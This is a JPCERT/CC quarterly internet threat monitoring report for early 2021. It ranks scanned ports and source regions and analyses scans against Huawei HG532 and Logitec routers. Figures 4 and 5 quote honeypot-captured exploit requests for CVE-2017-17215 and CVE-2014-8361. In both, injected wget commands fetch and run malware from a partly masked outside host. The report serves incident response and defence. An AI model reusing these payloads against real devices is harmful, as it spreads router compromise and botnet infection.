JPCERT Coordination Center

電子署名者 : JPCERT Coordination Center
DN : c=JP, st=Tokyo, l=Chuo-ku, o=Japan Computer Emergency Response Team Coordination Center, cn=JPCERT Coordination Center, email=office@jpcert.or.jp
日付 : 2021.08.26 11:00:22 +09'00'

JPCERT/CC Internet Threat Monitoring Report

January 1, 2021 ～ March 31, 2021

JPCERT Coordination Center
April 20, 2021

JPCERT CC®

Table of Contents

1. Overview

JPCERT/CC has placed multiple sensors across the Internet for monitoring to continuously gather packets which are dispatched to indefinite nodes on the Internet. These packets are categorized by the destination port number, source region, etc. Then this information is analyzed along with information about vulnerabilities, malware and attack tools to obtain information on attacking activities or preparatory activities. It is important that such monitoring is performed with a multidimensional perspective using multiple viewpoints. As such, JPCERT/CC mainly works with overseas National CSIRTs to deploy sensors and participate in the monitoring network. Data collected through sensors around the world are analyzed, and if any problem is found, JPCERT/CC provides information to the National CSIRTs and other organizations in the relevant region and requests them to remedy the situation. Issues unique to Japan are addressed in the day-to-day operations of JPCERT/CC. This report will mainly show the analysis results of packets observed during this quarter by sensors located in Japan.


The top 5 destination port numbers for which packets were observed in Japan are listed in [Chart 1].

[Chart 1 : Top 5 destination port numbers]

Rank	Destination Port Numbers	Previous Quarter
1	445/TCP (microsoft-ds)	1
2	23/TCP (telnet)	2
3	123/UDP (ntp)	Not in top 10
4	22/TCP (ssh)	4
5	1433/TCP(ms-sql)	3

*For details on services provided on each port number, please refer to the documentation provided by IANA(1). The service names listed are based on the information provided by IANA, but this does not always mean that the packets received are in a format relevant for that service / protocol.

The number of packets observed for each destination port number listed in [Chart 1] is shown in [Figure 1].



[Figure 1 : Number of packets observed at top 5 destination ports from October through December 2020]

Port 445/TCP (microsoft-ds) received the greatest number of packets. Periodic weekly fluctuations were seen throughout the quarter. Further, the number of packets targeted to port 123/UDP (ntp) has been increasing since around February 8.


Among packets originating in Japan, a considerable number of packets targeted to port 37215/TCP (18th overall, 3rd in Japan) were observed during the quarter, although it did not rank among the top 5. This will be discussed further in 2.1.

Next, the top 5 regions in the number of packets observed in Japan during this quarter, identified based on source IP addresses, are listed in [Chart 2].

[Chart 2 : Top 5 source regions]

Rank	Source Regions	Previous Quarter
1	USA	1
2	Russia	2
3	Great Britain	6
4	China	4
5	Korea	Not in top 10

The numbers of packets sent from the source regions listed in [Chart 2] are shown in [Figure 2].




[Figure 2 : Number of observed packets of the top 5 source regions from October through December 2020]

The top source region for the number of packets observed this quarter was the USA. Great Britain rose to 3rd place after experiencing repeated fluctuations. South Korea, ranking 5th, saw the number of packets targeted to port 123/UDP rise from around February 7, which affected the number of packets by destination port stated above. JPCERT/CC will contact South Korea's national CSIRT for information about this phenomenon.

2. Events of Note

2.1. Increase in the number of packets targeted to port 37215/TCP from Japan

There was a temporary surge in the number of packets targeted to port 37215/TCP from Japan (Figure 3).



[Figure 3 : Number of observed packets targeted to port 37215/TCP (originating in Japan)]

JPCERT/CC combined the observation results of a honeypot currently being tested to analyze the packets and investigate the aims of the communications. Using the observation data of both TSUBAME and the honeypot, JPCERT/CC checked the source IP addresses of packets and communications targeted to 37215/TCP, and a number of them were found in both observation data. Communications observed with the honeypot had characteristics that suggested they were attacks exploiting a vulnerability in HUAWEI's home gateway (HG532)[(2)], indicating reconnaissance activities were being conducted to scan for products affected by this vulnerability.

```
POST /ctrlt/DeviceUpgrade_1 HTTP/1.1↓
Content-Length: 430↓
Connection: keep-alive↓
Accept: */*↓
Authorization: Digest username="dslf-config", realm="HuaweiHomeGateway", nonce="<masked>",↓
 uri="/ctrlt/DeviceUpgrade_1", response="<masked>", algorithm="MD5", qop="auth", nc=00000001, cnonce="<masked>"↓
↓
<?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">↓
<s:Body>↓
<u:Upgrade xmlns:u="urn:schemas-upnp-org:service:WANPPPConnection:1">↓
<NewStatusURL>$(/bin/busybox wget -g 45.138.<masked> -l /tmp/skere -r /x; /bin/busybox chmod 777 * /tmp/skere; /tmp/skere duckys)</NewStatusURL>↓
<NewDownloadURL>$(echo HUAWEIUPNP)</NewDownloadURL>↓
</u:Upgrade>↓
```

[Figure 4 : A request containing the characteristics of CVE-2017-17215 observed with the honeypot (data partially modified)]

Packets targeted to port 37215/TCP from Japan have been observed by overseas sensors as well. The average numbers of the packets observed per sensor are tabulated by observation region [3] in [Chart 3].

[Chart 3 : Average numbers of packets observed per sensor by observation region]

Observation region	Average number of packets
Japan	214.43
Ghana	1037
Sri Lanka	513.5
Indonesia	2
Morocco	2
Thailand	2
Brunei Darussalam	2
Hong Kong	1
Australia	1
Taiwan	0.33
South Korea	1

A comparison of the data between different observation regions shows that Ghana and Sri Lanka exceed Japan in the numbers of packets observed. It is presumed that these packets are traces of attacks from Japan against HUAWEI's home gateways installed in both regions.
As part of incident response activities, JPCERT/CC notified the findings to administrators who manage the source IP addresses of the packets. Some of the administrators responded with the following message.

> "We contacted the user and found that they were using a Logitec router. As this was a model with a vulnerability that needed to be addressed, we asked them to update the router or purchase a new one."

The Logitec router mentioned in this response was among a series of vulnerable products listed when the following alerts were issued in the past.

- Vulnerability in Logitec broadband routers (JPCERT-AT-2012-0017) [4]
- Alert Regarding Mirai Variant Infections (JPCERT-AT-2017-0049)[5]

JPCERT/CC used SHODAN and other means to investigate the sources in Japan of the packets targeted to port 37215/TCP. As a result, characteristics of the Logitec broadband routers mentioned above[6] were

identified, and it was found that the routers were connected to the Internet with the vulnerability (CVE-2014-8361) left unaddressed at about half of the IP addresses.
In addition, packets targeted to port 52869/TCP to exploit a vulnerability (CVE-2014-8361) were also observed(7) around the same time that packets targeted to port 37215/TCP were observed, suggesting that routers may have been infected with malware.

```
POST /picsdesc.xml HTTP/1.1↓
Host: <masked>:52869↓
Content-Length: 625↓
Accept-Encoding: gzip, deflate↓
SOAPAction: urn:schemas-upnp-org:service:WANIPConnection:1#AddPortMapping↓
Accept: */*↓
User-Agent: python-requests/2.6.0 CPython/2.6.6 Linux/2.6.32-754.35.1.el6.x86_64↓
Connection: keep-alive↓
↓
<?xml version="1.0" ?>↓
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<s:Body>↓
<u:AddPortMapping xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1">↓
<NewRemoteHost>↓
</NewRemoteHost>↓
<NewExternalPort>↓
47450</NewExternalPort>↓
<NewProtocol>↓
TCP</NewProtocol>↓
<NewInternalPort>↓
44382</NewInternalPort>↓
<NewInternalClient>↓
`cd /tmp/; wget http://<masked>/mips -O t`</NewInternalClient>↓
<NewEnabled>↓
1</NewEnabled>↓
<NewPortMappingDescription>↓
syncthing</NewPortMappingDescription>↓
<NewLeaseDuration>↓
0</NewLeaseDuration>↓
</u:AddPortMapping>↓
</s:Body>↓
</s:Envelope>↓
```

[Figure 5 : A request containing the characteristics of CVE-2014-8361 observed with the honeypot (data partially modified)]

Logitec broadband routers have repeatedly been subjected to attacks in the past. Compromised routers become springboards for attacks against other routers, creating a chain of attacks. As long as the routers are used without addressing the vulnerability, similar attacks are likely to occur again in the future.
JPCERT/CC is contacting sources of packets observed with a sensor that apparently have not addressed the vulnerability (CVE-2014-8361). Users of these routers are asked to cooperate by updating the firmware or taking other security measures when contacted by JPCERT/CC or ISP.

3. References

(1) Service Name and Transport Protocol Port Number Registry
https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml

(2)Huawei Router HG532 - Arbitrary Command Execution
https://www.exploit-db.com/exploits/43414

(3) TSUBAME Working Group
https://www.apcert.org/about/structure/tsubame-wg/index.html#Members

(4) Vulnerability in Logitec broadband routers
https://www.jpcert.or.jp/english/at/2012/at120017.html

(5) Alert Regarding Mirai Variant Infections
https://www.jpcert.or.jp/english/at/2017/at170049.html

(6) NICTER Observation report 2020 (2021/02/16 Release) (In Japanese)
https://www.nict.go.jp/cyber/report/NICTER_report_2020.pdf

(7) Realtek SDK - Miniigd UPnP SOAP Command Execution
https://www.exploit-db.com/exploits/37169

These activities are sponsored by the Ministry of Economy, Trade and Industry as part of the "Coordination Activities for International Cooperation in Responding to Cyber Attacks for the 2020.